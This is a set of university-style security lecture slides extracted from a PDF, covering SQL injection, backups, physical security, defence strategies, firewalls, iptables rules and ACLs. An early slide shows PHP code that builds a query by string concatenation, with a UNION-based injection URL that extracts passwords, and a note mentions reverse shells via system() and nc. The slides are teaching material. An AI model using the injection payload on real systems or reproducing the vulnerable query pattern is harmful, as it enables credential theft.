
## SQL INJECTION ATTACK




2021-10-28



- . Source, CDC (US Centre for Disease Control)
  - . Databases attached to Web Servers are often high value targets




2021-10-28




1. Databases often need to cluster for load balancing purposes

## SQL INJECTION ATTACK



2021-10-28



- . Source, CDC (US Centre for Disease Control)
  - . Databases attached to Web Servers are often high value targets

# SQL Injection

```
$sql = "SELECT username FROM users WHERE id = $id";
if ($result = $mysqli->query($sql))
{
    while($obj = $result->fetch_object())
    {
        print($obj->username);
    }
}
```

*http://localhost/?id=-1 UNION  
SELECT password FROM users where id=1*

## Attack Surface


### SQL Injection

2021-10-28


```
$sql = "SELECT username FROM users WHERE id = $id";
if ($result = $mysqli->query($sql))
{
    while($obj = $result->fetch_object())
    {
        print($obj->username);
    }
}

http://localhost/?id=-1 UNION
SELECT password FROM users where id=1
```

1. Simple SQL attack example.
2. SQL UNION simply concatenates two commands



2021-10-28



1. The objective of any security incursion is to get root on a local machine. Reverse shell is possible in principle with any application that allows any form of system() command to be executed - and there is a local program that can be used to setup an allowed outgoing connection.
2. nc or similar may not be installed - but it is trivial to write a program that does the same thing.

2021-10-28

Defence against the Dark Arts

Defence against the Dark Arts

# Don't forget the obvious: Backups

- 1 Protect against accidental data loss
- 2 Protect against modification
- 3 Assist in identifying incidents
- Regular backup to unattached media
- Regular offsite backups
- Distribute among computers

2021-10-28

## └ Don't forget the obvious: Backups

1. Doing all of this of course, creates security problems
2. Cloud backups are not sufficient, safe, or necessarily secure.

- Protect against accidental data loss
- Protect against modification
- Assist in identifying incidents
- Regular backup to unattached media
- Regular offsite backups
- Distribute among computers

# Don't forget the obvious: Physical

- 1 Are servers in physically secure areas?
- 2 UPS (Uninterruptible Power Supply) Tested?
- 3 Fire? Earthquakes?
- 4 Is there a complete contingent backup site plan?
- 5 When was it last tested?
- 6 Is paper waste being securely shredded?
- 7 Disposal of old hardware?

2021-10-28

## └ Don't forget the obvious: Physical

1. After a month or so in a new position, ask for a file restore and see what happens.

- Are servers in physically secure areas?
- UPS (Uninterruptible Power Supply) Tested?
- Fire? Earthquakes?
- Is there a complete contingent backup site plan?
- When was it last tested?
- Is paper waste being securely shredded?
- Disposal of old hardware?

# Defence Strategies

## *Defence in Depth*

- Physical Access
- Network
- Hosts or Operating System
- Applications

## *Defence in Breadth*

- Split up areas and protect separately
- Whitelist and Blacklist
- Identify high priority targets
- Physically disable problematic interfaces eg. usb
- Do accounting really need to browse the Web?
- Should the accounting data server host a web server?


2021-10-28

### *Defence in Depth*

- Physical Access
- Network
- Hosts or Operating System
- Applications


### *Defence in Breadth*

- Split up areas and protect separately
- Whitelist and Blacklist
- Identify high priority targets
- Physically disable problematic interfaces eg. usb
- Do accounting really need to browse the Web?
- Should the accounting data server host a web server?




<http://www.firewall.cx/networking-topics/firewalls/210-firewall-dmz-zone.html>

2021-10-28




# Network



## Defence against the Dark Arts

### Network

2021-10-28



1. Network level defence fundamentally revolves around preventing attacks outright, enabling separation and segregation, and monitoring to detect attacks in progress or clean up after they have happened.
2. The most dangerous attack, is the one nobody notices.

# Operational Security

2021-10-28

Operational Security

# Network Equipment Defences


- Firewall
- VLANs
- VLAN ACL (access control lists)
- Micro VLANs
- Static Ports
- IPSEC
- Intrusion Detection Systems

2021-10-28

- Firewall
- VLANs
- VLAN ACL (access control lists)
- Micro VLANs
- Static Ports
- IPSEC
- Intrusion Detection Systems

1. This is a complex subject, and correctly setting up an enterprise level network requires additional training.
2. But if that's not available, start with this list

# Security Analogy




2021-10-28



## Firewall

isolates organization's internal net from larger Internet, allowing some packets to pass, blocking others



2021-10-28



## Firewalls: why

prevent denial of service attacks:

- SYN flooding: attacker establishes many bogus TCP connections, no resources left for “real” connections

~~prevent illegal modification/access of internal data~~

- ~~e.g., attacker replaces CIA's homepage with something else~~

allow only authorized access to inside network

- set of authenticated users/hosts

three types of firewalls:

- stateless packet filters
- stateful packet filters
- application gateways

2021-10-28

Firewalls: why

prevent denial of service attacks:

- SYN flooding: attacker establishes many bogus TCP connections, no resources left for “real” connections

~~prevent illegal modification/access of internal data~~

- ~~e.g., attacker replaces CIA's homepage with something else~~

allow only authorized access to inside network

- set of authenticated users/hosts

three types of firewalls:

- stateless packet filters

- stateful packet filters

- application gateways

1. First line of defence, but not an unsurmountable one.


# Firewalls - Overview

- All traffic entering or leaving must pass through firewall
- Must define criteria for what is (un)authorized
- Effectiveness of firewalls depends on specifying authorized traffic in terms of rules
  - What to let through
  - What to block
  - Traffic patterns have to obey those rules
- Firewall itself must be effectively administered
  - Updated with latest patches
  - Correctly configured
- Firewalls can be implemented in both hardware and software, or a combination of both.
- Firewalls frequently become a cost/performance bottleneck

2021-10-28

- All traffic entering or leaving must pass through firewall
- Must define criteria for what is (un)authorized
- Effectiveness of firewalls depends on specifying authorized traffic in terms of rules
  - What to let through
  - What to block
  - Traffic patterns have to obey those rules
- Firewall itself must be effectively administered
  - Updated with latest patches
  - Correctly configured
- Firewalls can be implemented in both hardware and software, or a combination of both.
- Firewalls frequently become a cost/performance bottleneck


# Types of Firewalls




Simple Packet Filter



Stateful Packet Filter




Application Proxy Firewall



Next Generation Firewall

2021-10-28

## Types of Firewalls



## Router-based Packet Filter

- A packet filter is a network router that can accept/reject packets based on headers
- Packet filters examine each packet's headers and make decisions based on attributes such as:
  - Source or Destination IP Addresses
  - Source or Destination Port Numbers
  - Protocol (UDP, TCP or ICMP)
  - ICMP message type
  - And which interface the packet arrived on
- Unaware of session states at internal or external hosts
- High speed, but primitive filter

2021-10-28

## Router-based Packet Filter

- A packet filter is a network router that can accept/reject packets based on headers
- Packet filters examine each packet's headers and make decisions based on attributes such as:
  - Source or Destination IP Addresses
  - Source or Destination Port Numbers
  - Protocol (UDP, TCP or ICMP)
  - ICMP message type
  - And which interface the packet arrived on
- Unaware of session states at internal or external hosts
- High speed, but primitive filter

# Host-based Packet Filters

- Hosts can also perform packet filtering
  - Stops some unwanted traffic reaching applications
    - eg. skel.ru.is
- Kernel Firewalls
  - Windows Firewall - GUI Interface
  - OSX Firewall - GUI Interface
  - Linux iptables (interface to kernel netfilter)

2021-10-28

## └ Host-based Packet Filters

- Hosts can also perform packet filtering
  - Stop some unwanted traffic reaching applications
    - eg. skel.ru.is
- Kernel Firewalls
  - Windows Firewall - GUI Interface
  - OSX Firewall - GUI Interface
  - Linux iptables (interface to kernel netfilter)


## skel.ru.is:: iptables -L

```
[root@skel jacky]# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-N DOCKER
-N DOCKER-ISOLATION
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 80 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 8080 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 8081 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 1337 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 15213 -j ACCEPT
-A INPUT -p udp -m udp --dport 161 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 4000:4100 -j ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j DOCKER-ISOLATION
-A FORWARD -o docker0 -j DOCKER
-A FORWARD -o docker0 -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -i docker0 ! -o docker0 -j ACCEPT
-A FORWARD -i docker0 -o docker0 -j ACCEPT
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
-A DOCKER-ISOLATION -i RETURN
```

└ Operational Security  
  └ skel.ru.is:: iptables -L


- Available of most linux distro's these days, well advised to enable it on public internet providers i.e. HI.

## Stateless packet filtering



- internal network connected to Internet via router firewall
- router filters packet-by-packet, decision to forward/drop packet based on:
  - source IP address, destination IP address
  - TCP/UDP source and destination port numbers
  - ICMP message type
  - TCP SYN and ACK bits

2021-10-28



## Stateless packet filtering: example

- example 1: block incoming and outgoing datagrams with IP protocol field = 17 and with either source or dest port = 23
  - result: all incoming, outgoing UDP flows and telnet connections are blocked
- example 2: block inbound TCP segments with ACK=0.
  - result: prevents external clients from making TCP connections with internal clients, but allows internal clients to connect to outside.

2021-10-28

### Stateless packet filtering: example

- example 1: block incoming and outgoing datagrams with IP protocol field = 17 and with either source or dest port = 23
  - result: all incoming, outgoing UDP flows and telnet connections are blocked
- example 2: block inbound TCP segments with ACK=0.
  - result: prevents external clients from making TCP connections with internal clients, but allows internal clients to connect to outside.

## Stateless packet filtering: more examples

Policy	Firewall Setting
No outside Web access	Drop all outgoing packets to any IP address, port 80
No incoming TCP connections, except those for institution's public Web server only	Drop all incoming TCP SYN packets to any IP except 130.207.244.203 port 80
Prevent Web-radios from eating up the available bandwidth	Drop all incoming UDP packets — except DNS and router broadcasts
Prevent your network from being used for a smurf DoS attack	Drop all ICMP packets to a broadcast address (e.g., 130.207.255.255)
Prevent your network from being tracerouted	Drop all outgoing TTL expired traffic

2021-10-28

Policy	Firewall Setting
No outside Web access	Drop all outgoing packets to any IP address, port 80
No incoming TCP connections, except those for institution's public Web server only	Drop all incoming TCP SYN packets to any IP except 130.207.244.203 port 80
Prevent Web-radios from eating up the available bandwidth	Drop all incoming UDP packets — except DNS and router broadcasts
Prevent your network from being used for a smurf DoS attack	Drop all ICMP packets to a broadcast address (e.g., 130.207.255.255)
Prevent your network from being tracerouted	Drop all outgoing TTL expired traffic

## Access Control Lists

ACL: table of rules, applied top to bottom to incoming packets: (action, condition) pairs.

action	source addr	dest addr	protocol	source port	dest port	flag bit
allow	222.22/16	outside of 222.22/16	TCP	> 1023	80	any
allow	outside of 222.22/16	222.22/16	TCP	80	> 1023	ACK
allow	222.22/16	outside of 222.22/16	UDP	>1023	53	—
allow	outside of 222.22/16	222.22/16	UDP	53	> 1023	—
deny	all	all	all	all	all	all

2021-10-28

